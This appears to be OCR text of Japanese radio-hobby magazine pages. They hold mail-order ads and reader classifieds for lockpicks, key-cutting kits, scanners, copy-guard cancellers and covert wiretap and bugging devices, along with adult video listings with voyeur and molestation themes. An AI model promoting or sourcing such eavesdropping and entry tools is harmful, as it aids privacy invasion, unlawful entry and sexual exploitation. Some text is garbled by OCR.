
¥ 98,000



開錠が大変難しい
GM車のシリンダー
を開ける事のできる
工具です。
この工具は開
錠以外に完全
紛失したキー
も鍵山を判読する
事により、鍵を作
製する事ができます。

オリジナルピック


国内で製造、使用されている
錠前用に設計されたオリジナ
ルピックセット ¥ 45,000



合カギ ハンドカッターセット

¥ 285,000

キーブランクのみの販売もいたします
自動車、バイク等の合カギをカギ穴か
ら作成する工具セット
(完全に紛失したキーも作れます)
セット内容・ハンドカッター/ゲージ
/ジグスコープ/キーブランク310本
/専用ヤスリ/工具ケース他



解錠用ガン

●ピックガン/映画“WANTED”
でも使用された I L O C K のピック
ガン (テンションレンチ付)

¥ 31,500

●ショットドライバー/回転しやす
い方向にピッキングをした後にこ
れを使用すれば、一発で開錠しま
す。

¥ 18,000

トランクマスター ピッキング(5本入)

¥ 7,200

レバータンブラータイプの錠
前を開錠する工具です。
(フラットキーを
使用している物)

主に、旅行カバン、
トランクケース等
の鍵をこの5本
で開錠する
事ができます。



ノービス・ ピックセット (USA製)

¥ 12,800



- 国内用ハーフキーセット(7点組・練習用錠前付) ¥ 8,000
- 丸カギピック ¥ 39,500
- 全商品取扱い説明書付
- 送料は、1商品に付き ¥ 950 です。
- その他、ロックスミス用品を多数販売しております。

※ロックスミス用品カタログ¥800 鍵と錠のテキスト¥5,000(手共)
カタログ、テキストは代金分の郵便切手同封の上、お申し込み下さい。

カギ屋・ロックサービス ☎ 0272(31)8986

〒371 群馬県前橋市下小出町2-52-5 FAX 0272(53)1785

防犯講座開講！各方面からの要望により当社にて防犯講座をはじめました。
日時/毎週土曜日 時間/4時間 費用¥50,000 (簡易ピックセット、テキスト代込み)

上記商品の価格は、すべて消費税を含みます。

※防犯の為ご注文の方は免許証のコピー等、身分証明できる書類をつけて下さい。

時代に乗り遅れるな!! 情報戦略最前線!!

今話題の、自動車用・コードレス用・盗聴機が…。

お待たせしました。堂々登場3新機種!!

347.7~348.2MHz
361~362.2MHz
380.2~381.3MHz
850~887MHz
901~905MHz
PR-900
マイクロ
聞多



100kHz~2036MHz
まで超広域帯を連続
カバー。オールモード
受信、驚異の400チャ
ンネルメモリー、RS-
232Cインターフェース
内蔵。AR-3000



100kHz~1300MHz
まで連続動作。
NFM/WFM/
AM、ニッカト電池
内蔵、充電器付。

IC-R1

今月の超目玉商品!!

カッコマン 430MHz
M形コネクタ付
¥9,800
ウインドウアンテナ
900MHz帯
N形コネクタ付
¥6,000



25.0~999.995MHz
まで連続受信。
NFM/WFM/AMさら
に嬉しいワイヤレス・リ
モコン付。

SR 001特売中
特 ¥45,000



今月の目玉商品

MVT-7000



マルチバンドレシーバー
8~1300MHz
WFM/NFM/AM
多彩なスキャン
10バンドサーチ
3電源方式

¥46,000

CT-400



特定小電力トラ
シーバー。貴
方のレジャーに
ぜひこの1台を
どうぞ。

¥37,900

PJ-40

W131-D151-H31
小型モバールトランシーバー

¥13,900

DJ-P2

免許不要でイー
ジトースト。誰で
も使える超ミニ
サイズ。

¥37,000

行動的な貴方に、レツツコミュニケーション

ヘルメットにも装着OK!

50-H5
5ch実装

ヘッドホン型
トランシーバVOX機能
付。5種類のチャネルで交信可能。
2台1セット ¥23,690(税込)

2台1セット ¥23,690(税込)



フェアメイト
メリット5
マークII
同時通話型

2台1組
¥24,720
(税込)



しゃべると電
波の出る音
声切換式
(VOX機能)

2台1組
¥15,450
(税込)



50-H7
ラバー
アンテナ
ヘッドセット
(VOX回路)

¥大特価
ヘルメットOK!

パーソナル無線、車で家で気軽なおしゃべり、情報交換に

クラリオン JC-310

[Eコードカット付]
特 ¥47,350



富士通テ
FX-20B



[Eコードカット付] ¥46,350(税込)

パナソニック
PQ-13 [Eコードカット付]

限定超特価販売中!!



特 ¥48,200(税込)

シンワ
最高峰GV2 [Eコードカット付]

¥大特価



在庫あり お問合せください。アイコムGT-5その他各種あります。 ☆パーソナル無線! 申請だけで気軽に楽しめる無線です。

HR-2510
28~
30MHz 大特価



モービルセット

④トランク用、⑤ループ用、これで
決まり! 7段アンテナモービル
基台。ケーブル4m。

お問合せはお気軽に電話で

FAX. 03-5256-6750

03-3255-9664 朝10時
~夜7時

小池無線電機(株)

ご注文は下記のどちらでもOK、送料着払い。

現金書留 〒101 千代田区外神田1-14-2
ラジオセンター2F AB係

銀行振込 あらかじめ電話で注文内容をご連絡の上、
木曜定休 三菱銀行秋葉原支店 4792866へ

通信販売の日栄ムセンが
全国どこでも日本橋価格で
お届けいたします。

IC-R1  ¥54,800	MVT7000  ¥59,800	HP 100M-II  ¥56,800	PR-900  ¥39,800
AR3000  ¥129,800	IC R72  ¥108,000	AX700  ¥89,800	MVT6000  ¥59,800
IC R100  ¥84,800	MP200  ¥59,800	SPH26480AIR  超特価	TP870  超特価

今月のかわりダネ! こんな商品まで通信販売OK

シルバーモノキュラー・ハンドテレスコープ・ビクトリーノックス(アウトドア・ナイフ)

516  ¥5,900	1AGST  ¥5,900	スイスチャンプ  ¥13,000	キャンパー  ¥5,000	サファリGN・PL  ¥3,600
---	--	---	--	--

●通販特価はTELにてお問合せ下さい。

申し込み方法

- ①代金引換便、電話一本翌日配達
- ②現金書留、通販特価をおたしかめの上、お名前、住所、電話番号を同封してお送り下さい。
- ③銀行振込、現金書留と同様、通販特価をおたしかめの上お振込下さい。

振込先 (三和銀行 エビス支店)
(普通) No. 48315

- ④クレジット日本全国、電話一本でOK!

〒556 大阪市浪速区日本橋5丁目10-18

TEL 06-634-2680
FAX. 06-634-3529

日栄ムセン

AM.10:00～PM.7:00

- 日本橋2号店 ● 京都店 ● 滋賀店
- 堺店 ● 福知山店 ● 舞鶴店 ● 丹後店

本誌のハガキ以外は無効です。

売ります



- カードピンク電話機(MC-6 PNC) 完動研究用応相談
〒5648田中市垂水町3-19-22-301
伊藤一夫



- 米軍野戦電話機 TA1/PT。
2台1組ケース付11K。Wテ付つ。
〒598泉佐野市中庄1025
神前博紀
- パーソナル無線(オルフェス)
本体、マイク、アンテナ、基台(トランクタイプ、ATM7)を、送料込みで、20Kで、まずはWテで。
〒049-23北海道茅部郡森町字尾白内487番地 輪島好幸
- FT-4800 85K円で。新同、Wテにて。
- 〒018-25 山本郡峰浜村大久保岱82 田村 敏
- DR590SX (箱) (説) (付属品付)
新同+コメットモービルアンテナ CPR6300を55Kで。
〒328-01 栃木県栃木市川原田町102 大橋智之
- TR2200G II+VB2200G II プースタ¥16KRJ×201¥16K,
FDKバームII2Mハニティ¥17K全極上品(説)(付)。オシロスコープCS-1557¥10K。待Wテ。
〒330埼玉県大宮市中川793-9 鳥居辰行

- DR-570SX(箱、保証書、付属品付)を送料込50K円。半年使用完動美品。

〒364埼玉県北本市中丸5-10
和賀 祐

- 360MHz帯リニアアンプを30K円くらいで。Wテにて気長に待ちます。

〒271千葉県松戸市上矢切1506
宇野修一

- 東洋通信機 VHF 業務用固定機 2台で3K。VHF1000ch 受信機箱説アンテナ付4K。東亜車載用スピーカ新品3K。佐々木パトライト黄小型AC100用新品3K。Wテにて。
〒272千葉県市川市宮久保1-30-11

椎木 龍彦

- ナショナルMSXパソコン FS4700Fワープロ機能プリンター内蔵、完動美品、テキストフツビ付25Kで。

○有線・無線・大物・小物
何でもOK

A B 売買
ニュース

〒132 東京都江戸川区大杉3-20-6 佐藤邦明

- 9801NS20、9801DA 2、286VG、386MSTD、未使用を適価でWテにて。

〒158世田谷区用賀2-30-12
尾形 秀巳

- T-S-680V+S P 430+PS22+MC-80(説明書、箱、保証書付)10万円(送料込)

〒187 東京都小平市津田町2-13-13 村田正美

- マランツC460、完動美品、箱、取説、保付、¥30K、Wテにて、希望であれば、クローン改造します(ハード改造無のTX、RX改造)

〒232横浜市南区大岡2-9-14
金子 力男

- ケンウッド小電力コードレス留守番電話 IS-WO 7(B) 極上品を28K円。

〒250-01 神奈川県南足柄市岩原967 保田義彦

- 三田無線製アンテナアナライザAZ 1-HFを70K円で、葉書にてTELNOを書いて/

〒418 静岡県富士宮市淀師441-1 A-202 松永秀樹

- KENWOOD、ハンディーパン(PRC3)、35K~40K、W/Hガキで/

〒390 松本市渚2-9-1 NTT406号 渡辺満

- エアバンドトランシーバー、アイコム IC-A20未使用90K値引可

〒465 名古屋市名東区高針台3丁目1003 伊藤庸一

- レーダー探知器、Hビアオ、MSXゲームソフトその他色々な物を安価にてゆづります。62円切手同封でリスト送ります。

〒23滋賀県近江八幡市武佐町5番地 広瀬 哲也

- アクションバンドのパックナンバー、87年10月号から91年6月号まで計45冊、16K円(送料込み)Wテで。

〒649-71和歌山県伊都郡かつらぎ町妙寺955-3 森口博明

- BS用、同軸ケーブル(藤倉S-5CFB) 新品40m+Fコネクタ2ヶを4K円(送料別)Wテにて。

〒573-01 大阪府枚方市藤阪西町6-1-104 福田 陸生

- レーダー探知器スーパーベル990(新品、箱入り)を5Kで。Wテにて。

〒673 兵庫県明石市西明石南町2丁目18-4 織田晴文

- ハミング1~4を各適価で。価格TELNO明記の上Wテにて。

〒665 兵庫県宝塚市雲雀丘2-3-5-307号 安河内 保

- パソコン三菱FM87Fを20K。PQ10ポータブルキット(定価4万)一式付を70K・シンワSR001を40K(新品)。C5600(Jマーフナシ)新品を80K。PR900を30K。

〒689-53鳥取県日野郡日南町萩原1239-2 福田光志

- リジエンシー・HX-1500、ニッカド充電器付、¥共12K円。
問合せW葉書にて、取説付。

〒721 福山市春日町吉田1057-1 山口宣治

- パソコンヤエス925、アイコムGT-5、いずれも申請済み1機70K円にて、詳細はWテにて。

〒722-22広島県因島市中庄町3202-6 松浦淑就

掲載は抽選ですが、多いものは掲載されないことがあります。

買います

●ポータブルCD又は、カーア用CDチエンジャーを適価で、Wテで。
〒040 函館市時任町20-4

太田知美

●マランツ、C412を10K~15Kにて。送料持ります。

〒981-33 宮城県黒川郡富谷町
あけの平1-32-1 早坂和浩

●C160(>Jマーク無し)を40K円で。箱・保証書・説明書等なくても可です。Wテで連絡下さい。

〒305 つくば市春日1-6-1
ヒルサイドヴィラC-105諒訪智英

●TH77(>Jマークなし)及びIC726、AH 3、各説明書、付属品、箱付美品求む。希望価格記入の上テ下さい。

〒336 埼玉県浦和市辻5-9-26-107 小林徹

●マランツ・C5600、C412適価でお願いします。

〒123 東京都足立区本木東町7-2 瀬田恒雄

●ユピテル VT-125、エアバンドレシーバー又はエアバンド受信可のレシーバー及び144MHzハンディ機 10Kで。

〒190-12 西多摩郡端穂町箱根ヶ崎740-22 佐々木周吉

●東京都内の救急無線が受信できる受信機(機種はどもよい)10Kで。

〒150 東京都渋谷区広尾1-15-8 木村信弥

●C412 DTMF付18K、TH77、35K、IC-AT150、25K、AH-3、28K、SP-20、8K、各取説付美品を求む。

〒939-18 富山県東礪波郡城端町泉沢1062-1 山下昭夫

●ハンディ機C-460(>Jマークなし)を23K位で買います。

〒955 新潟県三条市栗林1260-1 佐藤弘子

●RZ-1(完動品)適価Wテにて。
〒500 岐阜市桜木町1-9

鷺見泰弘

●2メーターハンディ機を10K円位で。メーカー問わず。完動品に限る。Wハガキでお願いします。

〒478 知多市朝倉町289番 熊谷徹

●AB誌創刊号~91年号までを、高値にて買います。定価より高し。連絡されだし、パラ可。

〒522滋賀県彦根市後三条町321 稲垣佳典

●1200MHzの無線機 適価にて譲って下さい。

〒612 京都府京都市伏見区向島津田町127の4 降旗宏

●C520、TH77適価で買います。近県、手渡し希望。

〒600 京都市下京区梅小路石橋町74 土田栄二

●C460カC160を18K円、IC-R1を20K円くらい(いずれも取説、付属品付完動品)で。送料こちら持ち。〒にて連絡下さい。

〒565 大阪府豊中市新千里南町3-8 A5-306 竹山剣

●ソニーラジオ、ICF-SW1Sを15K円以下で求む。完動品で取説箱付美品、付属品込で。電話番号記入の上価格詳細等を書きWテ。

〒753 山口市三和町17-21ホワイトバレス山口501 八幡伸一

●C460を適価で。(Jマークなし)

編集部から

無線機を売ります、といつて先にお金を振り込ませておいて、催促しても送らないという詐欺スレのトラブルが発生しているようです。

催促は、必ずいつまでにどこの運送会社で発送するという言質をとることです。ただ早く送れといでのでは何の意味もありません。

その上で未着の場合、内容証明郵便で催促し、それでも送られてこない場合は、管轄の警察署(例えは札幌市ならその住所を管轄する警察署)に被害届を出しましょう。

取引は、相手の家へ行って動作確認をしてからお金を払うなどの「直接取引」などをこころがけるほかに、不用意な送金、無線機などの発送は避け、必ず相手との直接事前連絡を欠かさないようにしてください。

電話を掛けてもいつも留守番電話で不在がちや、電話には出るがいつも当人不在の場合は用心しましょう。

また、故障品を送つておいて文句をいうと輸送中の事故だとぼけたり、盗品の無線機を売る人もいるようです。

その場合、買った人が本来の持ち主に返却しなくてはならず、損をしますからご注意ください。

さて、交換や売買の価格には相場というものがおり、不釣り合いで誰も売るわけがないような法外な安い金額を書いてあつたり、「格安で買います」という表現の方(格安は売る側の言葉です)や、ハガキを鉛筆で記入してしたり、住所の字が判別できづらい人は原則的に掲載できません。

また、同一人物の連続掲載はなるべくご遠慮願っています。ページが少ないのでたくさんの方に利用していただきたいのです。

ハガキの書き込み量の多い方もページ当りの掲載量アップのために掲載は控えさせていただきます。住所以外の部分はなるべく3行以下でよろしく。

皆様の売買のコーナーです。有意義に利用して顶くためにある程度のルールが必要です。皆様のご協力をお願いします。

売買コーナー担当者

売ります欄、写真同封でも申込みます。

○有線・無線・大物・小物
何でもOK

AB売買
ニュース

価格明記でWテにて。

〒770徳島市秋田町5丁目41-1
小林敬司

その他

●ユピテル MVT-5000(箱)(④)付新同+ソニーAIR-7PSB改済とC520、またはTH77との交換希望。パラ売りも可。詳細はWテにて。

〒180 東京都武蔵野市吉祥寺北町1-28-19 廣本英統

●当方ワシュー製 UHF受令機(ch)+シャープボケコンPC-1248(競輪等予想プログラム内蔵+Pグッズ)と貴方R-1又はTH-45G・IC-3st・DJ-3sx・DJ-460sxを交換

〒790 松山市永木町1-59-5-201 河野一郎
ハガキが多くなっていますので一回掲載されたらしばらく掲載できません。

4月1日より通信販売は株式会社伊豆美で販売致しております。総合卸商社株明商もよろしくお願ひします。

<p>マルマンオートダイアラー 定価10,000円 特価￥2,500 504名分の電話・モード機能にブッシュボットならそのまま受話機にあてれば電話がかけられます。8台電卓にも使う留守番電話のリモコンやボケットヘルへのメッセージ送りをダイヤル電話機からできる。(国産) 3台特価 ￥6,600</p>	<p>好きなスタンプが色々造れます。オリジナルスタンプ製版機"スタンブランド"定価￥13,000円を 特価￥3,900 3台で ￥9,900 君のアイデアをスタンプにできる色々なデザインのスタンプを造ることができます。写真のスタンプもできるよ。楽しさいっぱい。</p>	<p>50m² × 12倍双眼鏡 よく見える!! 特価￥3,300 3個で ￥8,700 大口径50%昼夜兼用 ベルト、ケース一式付</p>
<p>ケント、まこ、マリーのサバイバル簡単英会話カセット3本付、海外旅行、生活、買物、レストランツア。ケント・ギルバート、服装まこ、マリー・ニノの3人の英会話テープキット。 定価8,000円 特価￥3,000 シャープ製、テキスト、カセットテープ3本のセット入り。</p>	<p>多機能ファッショング&留守番電話機 定価22,800円 NEW 特価￥13,000 NTT認定品ファッショング電話型留守番電話店番メッセージはIC方式。用語録はテープ方式で外出先より内容を開ける。いたずら電話切断機能、音板機能、伝送機能、特定者着信等。サイズ129×212×80mm。</p>	<p>強力小型エアコンプレッサー 万能型DC12V 定価9,500円 特価￥2,800 3個で ￥7,500 自動車、自転車、ゴムボール等必要に応じて空気を入れられます。圧力計付、220PSI。</p>
<p>ツインタイプ超音波岸害虫駆逐器 強力になっても人間、犬、猫等ペットには影響ゼロ 定価11,000円 特価￥2,200 5台で ￥10,000 ACアダプター付。消費電力はわずか4W、有効面積200m²おなじみシングルタイプ ￥1,800も発売中。//</p>	<p>沖電気製テレホンメール"ベンコール" 電気で文字や絵を送れる。2台1組 認定品 美しい電話装置です。特価 ￥11,000 入り口面上に書かれた文字や絵を手元に電話をかけて読みます。書いた文字や絵はそのまま</p>	<p>FM/TV-VHF-UHF室内アンテナ 特価￥1,800 3個で ￥4,800 ロッド式アンテナと回転式バラボラ型アンテナ付。</p>
<p>自動車電話型カートランシーバー DC12V高性能型送・受信機トランシーバー 定価14,800円セパレート型 特価￥5,500 2台で ￥10,000 自動車電話専用で使える。2ch切替付高性能トランシーバーです。通話約100m、アンテナ付(カーナンバーOK)、高感度ダブルスピーカー方式。車と車との無線に好適品。スケルチャリ。</p>	<p>小電力型留守番コードレス電話機 コードレスるするてる タカコムCA180 定価49,800円 特価￥29,800 留守番機能を子機からリモート操作したり留守録も聞く。オリジナル保留メロディーもつくれ。外線からリモコンでもできるICカセット。壁掛け可能。</p>	<p>150Wグラフィックイコライザー 10素子G-E 75W-75W LEDレベル付。 パワーアンプ 特価￥5,800 3台で ￥15,000 お手持の5-10Wカーステレオに付けると大出力150Wのパワーで10素子30Hz-16kHz音質を変えられるイコライザ付。</p>
<p>超小型高感度ハンディトランシーバー 定価16,800円 2台1組 特価￥7,200 4台2組で ￥13,400 ボケットに入る小型27MHzトランシーバー通話 約100~500mと高性能型スーパー方式の高感度です。呼出しコール付、スピーカーとマイクの両用で大変便利です。0.006P電池使用、ソフトケース付。</p>	<p>落語名人選、笑点カセットテープ全20巻 定価40,000円を 特価￥4,200 カセット20巻20本セット40話の笑いの三笑亭夢夢、三遊亭小内馬、桂小南、桂伸治、金原亭春生、看守亭枕枕、桂文朝、三遊亭圓馬、他15人の名人芸が楽しめるカセットテープです。テープケース入り。</p>	<p>ハンドフリートランシーバーJ-7 2台1組 特価￥12,800 ヘッドホンマイクセットで両手が自由に使えるVOX付のFMトランシーバーで付。約200~500m通話可能でバイク、自転車、登山、スキーワー、工事現場等に便利。アマチュア免許0.006P使用。</p>
<p>強力電擊殺虫器 捕用蛍光灯で誘虫、電擊で退治。 特価￥2,500 3台で ￥6,900 虫が最も好む近紫外線蛍光灯で誘虫し、強力電磁放電で虫を退治します。夏のうるさい虫をまとめて退治AC100V電源。</p>	<p>クーラ&ホットボックス10.5L用 車の中で使える、温蔵庫/冷蔵庫両用品 DC12V電源使用。3台で ￥36,600 特価￥12,200 海やキャンプ、スポーツ、釣り、ドライブなど一年中使える。外寸:約41×29×28cm、常温25°Cで冷蔵時3°C、温藏時70°C、重量:約4.5kg。</p>	<p>録音再生両用小型テープレコーダー^{マイク、スピーカー内蔵カセットテープレコーダー} 早送り、巻戻し ボーズスイッチ オートストップ付 超小型/大変便利 マイク、スピーカー内蔵 特価￥5,800 特価￥5,600</p>
<p>ニニデン高感度ハンディ受信機 BC-2000XL T Bearcat 限定販売 54,800円を 特価￥29,800 ハム、航空無線、バーコナル無線、自動車用電話、特殊情報無線、色々聞けます。周波数118 - 136MHz、136 - 174MHz、340 - 470MHz、406 - 512MHz、806 - 956MHz、2400MHz。※一部仕様変更があります。</p>	<p>ポケットモニター マイクロ聞多 超高感度マルチバンド受信機 特価￥29,800 アナログ署活系ボリューム、小電力コードレスホン、MCA業務用無線、バーコナル無線、NTT、セルラー移動電話片手操作で聞ける。二ヶ内蔵、AC100V DC12V充電コード付。寸法:103×56×29mm。</p>	<p>ソニーカセットテープ レコーダーボイス内蔵 音声が入ると自動的に録音 特価￥9,700 日本録音装置付、カセットテープレコーダー、早送り、巻戻し、オートストップ機能付、外部マイク端子、イヤホン端子付、3行テープカセット付、マイク内蔵、ボーズ付、小型設計。</p>

4インチ超小型白黒3電源テレビ
家庭で屋外で車の中で、高感度超小型テレビ
V1~12ch、U13~62ch

特価￥9,900

4インチフラウン管使用、家庭用AC100VDC12V(専用コード付)電池(バーマル、充電専用)電池ケース付の3電源、専用スタンド付。外部アンテナ端子付。ロッドアンテナ内蔵。寸法105(W) × 80(H) × 145(D)mm。

安
い
!!

◎送料は、1回の注文につき800円になります。
◎5台以上まとめ買い安くします。電話下さい。

〒556 大阪市浪速区難波中3-3-3 北野ビル

06-644-0888

営業時間AM10:00 ~ PM5:30 <日・祭日定休>

伊豆美1P 通販商品のお問合せは通販部へお電話下さい。TEL. 06-644-0888代表

4月中旬より大阪・日本橋五丁目で店頭販売致しております。地下鉄堺筋線恵美須町北口徒歩0分北隣り。

毎月総合カタログ発行中、ハガキでお申し込み下さい。無料発送。注文は現金書留で。

テレビワイドスクリーン大型画面に
14~21インチテレビに最適、画面が倍になる。
定価11,800円
特価¥3,200
3個で¥8,700
よりワイドにテレビ画面を
大きく拡大し見やすくなる
力あるテレビ映像を楽しめます。ワイドスクリーン。

健やかな眠りをつむる高級羽毛ふとん
全て羽毛水島100%、
夏は涼しく冬は暖かく
シングル
①特価¥6,200
2枚で¥11,600
②特価¥8,800
2枚で¥16,000
③特価¥15,500
2枚で¥26,000
④特価¥22,000
タフタ
特価¥16,800

毎時正時刻にメロディーがなるクオーツ時計
室内の光量で音が小さくなり、大きくなります。
特価¥3,200
3台で¥9,000
12曲入り、各時刻に電子メロディーで音を奏します。
昼は音も大きく夜は小さく
眠りをさまたげません。

クリスタルレディスコライト
3コで
特価¥1,500
音センサー内蔵で音の大小高低に反応して5段の電球がカラフルに点滅する。
ルームランプにもなるDC12V使用。

充電式強力電動芝刈機
庭の芝刈りがスピーディに特価¥6,200
安全にできます。
安全カバー付

切れ味バツグン!! 危険防止ボタン、安全カバー付。
便利な充電式でスピーディにお庭の芝を刈られます。充電池、充電器一式付。

アンティーク調高級ラジオ
FM/AMクラウン製
特価¥2,900
4台で特価¥10,000
木製AM/FM、TV1~3chラジオ、AC100V電源使用。外箱は本物の木を使用した高級クラッシュ調ラジオ、室内インテリアにもOK。

強力充電式ショルダータイプ掃除機
軽量コンパクトコードレス、家庭で車で使える。/
特価¥5,900
コードレスで走行距離、家庭でも車でもDC12V充電で走行するコードレス充電式。吸込口、各種延長チューブ付。ACアダプター、シガーアダプター付。ショルダーヘルト式付。

充電式強力電動ドリル＆ドライバー
ワンタッチ正逆回転切替強力50kg/cm
定価13,500円
特価¥4,800
3台で¥13,200
全長20cm、重量870g
ドリル＆ドライバーが
一体化充電式で大
変便利。

カラオケ/ボーカル用マイク
キャノンプラグ使用ダイナミックマイク
单一指向性600Ωダイナミックマイクロホン
キャノンプラグ使用で便利。コード4.5m付。3個で¥4,500
FMワイヤレスボーカルマイク
特価¥1,200
3本で¥3,300 5本で¥5,000

モザイクが消えた!! スーパー編集機
普通免許、学科試験、学習ビデオ1本付。
特価¥78,000

新聞雑誌で評判の市販ソフトの半分以上のモザイクがシースルーの様にならないビデオ編集機です。3mビデオコード2本ACアダプター付。18歳未満販売不可、返品不可。

ドリル・ドライバー・ライト・ハンダゴテ
4in1充電式モジュラーアイセット
23点・ボリュームタップ付
特価¥7,500
AC100V用充電器付
でドリル・ドライバー、
半田コード、ライトの通りに使
える。キリ日本、ドライバー×4本付、
石5本、ハンダ、紙ヤスリ、チャックハンドル、六角レンチ付。

カード型家庭用低周波治療器
強く弱くつかむはやく、しつらおぞいたくの種モード切換付。
強弱調整付、粘着バンド6枚付。
特価¥5,700
カード型の超小型高性能低周波マッサージ器。手軽にどこでも使える便利さ、リチウム電池付。医療用具承認番号63(B)2235。

マジックマグカップ
ふしきないなまなきカップ。水に
ぬれると、水着が消えて、スッポンボン!! に入る。外人の美人モデル6人。『なるなん』
6個アソート
特価¥4,200
ベビーブーストにも使える楽しいカップ。
18歳未満の方への販売はできません。

秘 盗聴器高性能型
●超小型高感度FMワイヤレス
サイズ30×23×9mm 特価¥5,400
●超小型高感度FMワイヤレス
500~700m以内 特価¥19,000
●電話盗聴FM式超小型電池不要
取付クリップ付 特価¥7,900
●電話盗聴テープ自動録音システム
通話中の会話を録音できるシステム
自動切換式 特価¥7,500

●コンクリートマイク 鉄筋ビルのコンクリートを貫通して音
声が聞ける 特価¥9,500
●多機能情報マイク 1台6役 コンクリートマイクにもFM
ワイヤレスマイク 特価¥24,500

●高性能FMワイヤレスマイク専用受信機
3ch 水晶式144MHz帯使用 特価¥40,000
*ワイヤレスマイクのみ 特価¥16,000
*専用3ch受信機のみ 特価¥27,000

盗聴カタログ有ります。切手62円お送り下さい。

他にも色々あります。

VHSアダルトビデオ、美しいカラービデオです。総合カタログ有ります。(無料)

	ダイヤモンド・キッスI-II 30分 5本組セット特価¥3,800		ハーレム・ナイトI-II有り 30分 5本組セット特価¥5,700		プラネットI-II 30分 5本組セット特価¥6,000		SEシリーズI-II有り 50~60分 5本組セット特価¥9,200		ゼックス・レイド他 45分 5本組セット特価¥10,500
	盗撮シリーズI-IIあり。30分 5本組セット特価¥8,200		バイオレンスレイア・B有り 30分 5本組セット特価¥8,000		鬼談SM I-II有り 50~60分 5本組セット特価¥11,000		痴漢電車 45分 5本組セット特価¥9,500		ローリー地下ビデオの姫精道I-II各45分 5本組セット特価¥8,500
	新ローラータンシリーズR-I-II 45分 4本組セット特価¥8,400		ローラーHVI-I-II有り 30分 5本組セット特価¥9,000		ヤングアイドルI-II有り 45分 5本組セット特価¥8,600		洋画北欧ローラーI-II有り 30分裏幕入り 5本組セット特価¥10,500		洋画USハードI-II有り 60分裏幕入り 5本組セット特価¥9,000
	お申込みは現金書留で住所・氏名・電話番号・注文品 を書いて代金と共にお送り下さい。7日以内必着。		早い!!		30cmレーザーディスク "小林ひとみ年鑑"上・下巻2枚セット 特価¥7,800		カラーLD両面各120分×2 全240分ひとみの全てを…。		伊豆美2P

お申込みは現金書留で住所・氏名・電話番号・注文品
を書いて代金と共にお送り下さい。7日以内必着。

送料全国800円。通販広告商品は全て消費税は含まれています。

株式会社 伊豆美

ZUMI 店頭電話 06-634-7000 代表

商品3ヶ月保証(商品によって無保証有り) ●注文品は7日以内に必着

VHS "小林ひとみ年鑑"上・下巻2枚セット
特価¥7,900
他にLDAV有ります。VHS、LDのAV多種多様総合カタログ発行!!

総合カタログ無料発送致します、ハガキで申し込み下さい。◎注文は7日以内に必着!!


業者の方、卸売り致します。

又同品5台以上まとめて買いの方、特別価格で販売します。

お気軽にお電話下さい。

押入れが3倍広く使えます
ふとんを1/3に圧縮・脱臭・除湿シート
入りでふとんを清潔に保ちます。
3枚セット 特価￥4,000

5枚で特価￥6,400
10枚￥12,000



(注)長時間掃除機を使用しないようにご注意下さい。

入荷時に型式が替ります。

クリピーレハイテク浄水器
蛇口直結式コックタイプでおいしい安全な水道水を作ります。
特価￥7,700
中空糸膜マイクロフィルターと抗菌活性炭で雑菌、悪臭、嫌な味、赤さ等を取りのぞき細胞の老化にフレーキをかけます。
交換フィルタードリップ￥3,000

5disc CDオートチェンジャーレーヤー^{ディスク1~5枚、自動的にプレリモコン付。定価39,800円を}
特価￥27,000

CDオートチェンジャーレーヤー。1~5枚オートチェンジ、演奏中でもCDを取替できる便利なやつ! リモコン付、各種スキップ、モリーチェック、ボーズ、リピート、ディスクナンバー各スイッチ付。AC100V・寸法440×12×352mm。

ドアースコープ付テレビモニターセット
ドアースコープ付テレビカメラ+4インチ偏平白黒ブラウン管使用モニターテレビ+ACアダプター。
特価￥28,200
3台で￥76,500
ホームセキュリティテレビモニターラジオ、オート機能付、オートゲイン、オートビーム10 lux。

コピーガードキャンセラー+M・M付
ダビング防止信号を解除し鮮明画像が見れる。ボリューム調節式画面上部に表示。新発売
特価￥13,400 NEW国産
AC110V電源使用、ダビング防止用信号をカットしクリアな映像が楽しめます。映像ブースター内蔵。

◎お知らせ ★小売店舗 オープン★
大阪・日本橋5丁目に新店舗OPEN!!
〒556 大阪市浪速区日本橋5丁目7-23
大阪市地下鉄堺筋線 恵美須町駅下車北口0分北隣り
電話(店頭) 06-634-7000
営業時間 11:00~20:00
〔取扱い商品〕

電気雑貨・通信機器・カーユニット・各種電話器・時計・貴金属・日用雑貨・ギフト商品・カメラ・カバン・バック・ビデオテープ・LD・キャラクター商品・玩具・光学商品・スポーツ用品・アイディア商品・他多数。

伊豆美

伊豆美 3P 店頭電話 06-634-7000 代表

高感度マルチHF/VHF/UHF受信機
ラジオ、短波、FM、特殊無線、テレビ音声、AIR無線、自動車電話等が聞ける高感度高性能受信機 AC100V 電池専用 短波 HF4~26MHz タブルースペーカー高感度受信機 FM-VHF 75~224MHz FM-UHF 860~903MHz **特価￥14,500**



AC100V/電池 UM-1
4本使用。外部アンテナ端子付。大型スピーカー内蔵。F73
ユーニング付、ヘッドホーン端子付。

*スピーカー用に使わないで下さい。今、電波がおもしろい上記 同型 HF/VHF (UHF無し)
ダブルスペーカー高感度マルチ受信機
ラジオ、短波、FM、特殊無線、テレビ音声、AIR無線、等が聞ける高感度高性能受信機 AC100V 電池専用 短波 HF4~26MHz FM-VHF 75~224MHz **特価￥8,900**

高感度マルチバンドレシーバー
色々な無線が聞けます!!
定価9,800円
特価￥2,600
3台で特価￥6,900
FM54MHz~176MHz FM放送とTV 1~3ch PB AIRがある。
CB 1ch~80ch ANTF UM-3×4

高感度マルチバンドレシーバー
AM 短波4~28MHz FM 76~220MHz FINEチューニング付、BF0付、10cmスピーカー付、外部アンテナ端子付、チューニング/バッテリーチェックメーター付。
AC/DC電源専用
特価￥8,200

超小型前方・後方両用レーダー探知機
SUPER SHOT
定価50,000円を

特価￥9,800

前方、後方をキャッチする高性能交通取締りレーダー探知機です。サイズも超小型設計 DC12V 電源使用取付金具、シガーブラケット付。

9000ch VHF/UHF超高感度受信機
自動車電話・業務無線ハムが聞ける
P-3000型 **特価￥12,000**
UHF: 870.075~899.959MHz 6000ch
VHF: 130.075~159.999MHz 3000ch
